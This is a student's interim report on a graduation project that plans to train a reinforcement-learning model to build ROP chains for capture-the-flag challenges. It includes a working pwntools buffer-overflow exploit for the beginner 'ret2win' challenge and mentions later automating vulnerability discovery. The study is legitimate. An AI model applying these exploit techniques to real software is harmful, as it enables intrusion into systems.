Graduation project - interim progress report

Marieke Gijsberts, 2415540

Contents

1 (First idea)

For my graduation project I was looking for something that would combine several of three interests of mine: data science, cybersecurity and internet of things (IoT).

My first idea for this graduation project was to train a model that could 'translate' assembly code to readable English. Assembly uses three character mnemonics and often refers to (the contents of) specific registers, which means that it is not an easy language to define at a glance what is happening in the code. I chose AVR assembly code, which is used in chips that can be found in Arduinos and other IoT products. It has only 150 different instructions (instead of the 1500 used in x86, the assembly code used in PCs). This means that, in order to get something done in AVR, you need a lot of lines of code. These lines of code have a very structured setup: one instruction, followed by zero, one or two additional parts. These parts can be numbers, registries, memory locations, etc.

I wanted to train a model to turn these long lists of short lines of code into something more understandable. By 'translating' the assembly code to readable English, to provide extra information on 'special' registries or ports, etc. However, while looking into this more and more, I came to the conclusion that most of this would be achievable more easily, faster and more accurately by just programming it all out by hand – which wouldn't make it qualify as a data science project.

Which is why, after a few weeks in which I learned a lot of interesting things about AVR, the Atmel chips that use AVR, and reverse engineering assembly code, I decided to work on a different project. I'll explain this project in the remainder of this document.

2 Goal of the project

The goal of this project is to use reinforcement learning to create a model that can solve ROP chain exploitation challenges.

2.1 ROP: Return-oriented programming


Return-oriented programming is a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted — without injecting any code. A return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction. (Roemer et al., 2012)

ROP is taking the code the initial programmer wrote to make the program do one thing, and using it to do something completely different.

To use a ROP chain to attack an application, the attacker must (1) subvert the program's control flow from its normal course, and (2) redirect the program's execution. The most familiar way to subvert the programs control flow is to use a vulnerability called a stack buffer overflow, but other vulnerabilities might work as well. (Roemer et al., 2012)

2.1.1 An example


Let's say we have a program that takes some input from the user, after which it is supposed to exit:


```
ret2win by ROP Emporium
32bits

For my first trick, I will attempt to fit 50 bytes of user input into 32 bytes of stack
buffer;
What could possibly go wrong?
You there madam, may I have your input please? And don't worry about null bytes, we're u
sing fgets!

> regfergfse

Exiting
```

However, as described in this beginner CTF challenge, it has only reserved 32 bytes on the stack, but it is possible to give 50 bytes as input.


After taking some steps I will not describe in this short explanation of my project, we know that after inputting 40 characters we have created a buffer overflow and are able to change the instruction pointer. This means that we can decide to which part of the code the program jumps to next.

In this specific example, we want to run the function ret2win. This function exists in the code, but isn't called. To call this function using a ROP chain, you first have to insert a RET instruction, which in this program can be found at address 40053e. Then you can call the ret2win function. The full code to solve this first challenge becomes:



```
#! /usr/bin/env python3

from pwn import *

elf = ELF("ret2win")

p=process(elf.path)

payload = b"A"*40
payload += p64(0x40053e)
payload += p64(elf.symbols.ret2win)

p.sendline(payload)

response = p.recvall()

print(re.search("(ROPE{.*?})", response.decode()))
```

Where



```
payload = b"A"*40
payload += p64(0x40053e)
payload += p64(elf.symbols.ret2win)
```

can be considered the ROP chain: 40 characters of buffer, the RET instruction we found at address 40053e, and then the address we want to jump to. This is obviously a very short ROP chain, most ROP chains will be longer than this.

3 Training a model

My plan is to use reinforcement learning to train a model that can solve these challenges. I plan to train these models in different steps:

- At first I will provide all the code that isn't the actual payload, plus the initial buffer;
- Then I will see if the model can create that buffer as well;
- And hopefully I can also create a model that can solve the challenges where more action is needed before reaching the vulnerable input.

4 End product

The initial goal for this project will be to solve CTF challenges, which are puzzles/games that test your coding/hacking skills. 'In the wild' though, a model like this could be used to find vulnerabilities in actual programs. For a ROP chain to be possible you need two things: an initial way to put your 'malicious' input onto the stack, and useful existing code in the program that can be chained together to get root access for instance. My initial goal will be to test whether that second requirement is true. Hopefully I am also able to automate checking if the first part is true, so that this model could autonomously check whether a program is susceptible to ROP attacks, but I consider that to be more of a stretch goal.

5 Literature

Literature for this project will be a combination of literature on reinforcement learning and ROP chains. To fully explain how to get to a ROP chain attack I also intent to include some more information on how assembly code, memory and the CPU works.

6 Methodology

For this project I will download several ROP chain CTF challenges from the internet. There are a few available on ropemoprium.com and PicoCTF, others are available on several GitHub sites.
To get the reinforcement learning going I intent to:

- Give all possible gadgets (lines of code to use) to the reinforcement learning environment (RLE).
- Have the RLE choose a gadget to use.
- Insert the output of the RLE into the whole code and run it against the CTF challenge.
- Pass the result back to the RLE. The result in this case will be whether the CTF was solved or not, and I'm currently planning on experimenting with returning other information like the value of (part of) the stack, the return pointer and/or other registries.
- Each gadget used in the ROP chain will give a small negative score (because the shorter the ROP chain the better) and solving the CTF obviously gives the highest score and ends the game. After a max number of times the game will also end.
  In versions where I also return other values, I might try to award small positive points for changing the return pointer to something other than the 'intended' address, although that might be very tricky to implement.

7 Risks and uncertainties


I am curious how long it will take to train the model. I have a newly build computer with a good CPU and GPU, so I intent to train the model locally, but if training on my own computer takes too long I might have to use an external service for training.
I am not quite sure yet how I could make the model choose how to set the buffer and how to navigate to a vulnerable input, I'll have to do more research or just try a few things to see how far I can get with that part. Perhaps I'll have to train two separate models: one that can find the right buffer, and one that can create the ROP chain after that.
Automatically checking if an application even has vulnerable inputs is a whole different matter, which would probably be best achieved with something like fuzzing or symbolic execution. As this is very much a stretch goal of the project, I'm not currently looking too much into how to achieve that.

8 Self-assessment

I feel good about this project. I lost a bit of time with my first idea, but I am glad that I chose this project instead of continuing with the first one. This way I know for sure that it is a 'good' problem to solve with data science, plus I actually find reinforcement learning a more interesting technique than supervised learning, so I am very motivated to learn how to use it.
I think my initial training setup, where I provide the initial buffer and let the model figure out the rest, should be very doable. I am not sure how far I'll get with the other variants, but I think there are plenty of interesting options to try out and see how far I can get.

A Project plan

I will be using a board in KanbanFlow to track my tasks and progress, but for this report I've made the overview below. How much of the different training variations I will work on will depend on the progress I can make, but this could be a possible planning:



B References

Roemer, R., Buchanan, E., Shacham, H., & Savage, S. (2012). Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security (TISSEC)*, *15*(1), 1–34.